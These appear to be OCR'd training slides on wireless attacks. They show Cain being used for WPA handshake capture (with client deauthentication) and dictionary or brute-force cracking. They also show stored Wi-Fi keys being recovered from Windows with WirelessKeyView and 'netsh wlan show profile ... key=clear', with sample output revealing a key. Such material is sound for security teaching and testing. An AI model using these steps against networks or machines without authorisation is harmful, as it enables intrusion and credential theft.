
Cain – WPA Cracking

- Check the Cracker tab to see if you've capture any handshakes
  - Remember to deauth clients if you are not seeing handshakes
- Once authentication is captured, select cracker tab
- Right click on ESSID and begin dictionary or brute force




Cain - WPA Cracking

- Select dictionary file(s) and Start



If You Have Physical Access… WirelessKeyView

- Can recover WEP/WPA keys/passwords from Windows
- Interrogates utilities that detect/connect to wireless networks
  - Wireless Zero Configuration service – Windows XP
  - WLAN AutoConfig service – Windows Vista, 7, 8, 10, and 2008
- www.nirsoft.net/utils/wireless_key.html



If You Have Physical Access to a Windows 7-10 Box

- **netsh wlan show profiles**
  - Find profile of interest

```
C:\Users\Administrator>netsh wlan show profiles

Profiles on interface Wireless Network Connection:

Group policy profiles (read only)
---------------------------------
    <None>

User profiles
-------------
    All User Profile     :
    All User Profile     : LissardNet
```

If You Have Physical Access to a Windows 7-10 Box

- **netsh wlan show profile name=<<profile name>> key=clear**

```
C:\Users\Administrator>netsh wlan show profile name=lissardnet key=clear

Profile LissardNet on interface Wireless Network Connection:
=======================================================================

Applied: All User Profile
```

<<snip>>

```
Security settings
-----------------
    Authentication         : WPA2-Personal
    Cipher                 : CCMP
    Security key           : Present
    Key Content            : Z9Hx0fogDfzK07lpRLsHEYZUerXKc4
```